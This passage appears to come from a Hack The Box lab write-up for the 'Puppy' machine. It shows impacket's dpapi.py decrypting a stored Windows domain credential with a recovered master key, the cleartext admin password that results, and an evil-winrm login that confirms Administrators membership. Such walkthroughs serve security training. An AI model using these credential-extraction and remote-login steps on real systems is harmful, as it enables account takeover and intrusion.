Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
- use that key to decrypt the credential
$dpapi.py credential -file '/home/oxmg/HTB/Machines/Puppy/C8D69EBE9A43E9DEBF6B5FBD48B521B9' -key '0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
New Creds
steph.cooper_adm : FivethChipOnItsWay2025!
- using this credentials , i can login through
evil-winrm
$evil-winrm -i $IP -u steph.cooper_adm -p 'FivethChipOnItsWay2025!'- the current user is in the Administrators group
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> net user steph.cooper_adm
User name                    steph.cooper_adm
Full Name                    Stephen A. Cooper
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/8/2025 8:50:40 AM
Password expires             Never
Password changeable          3/9/2025 8:50:40 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users
The command completed successfully.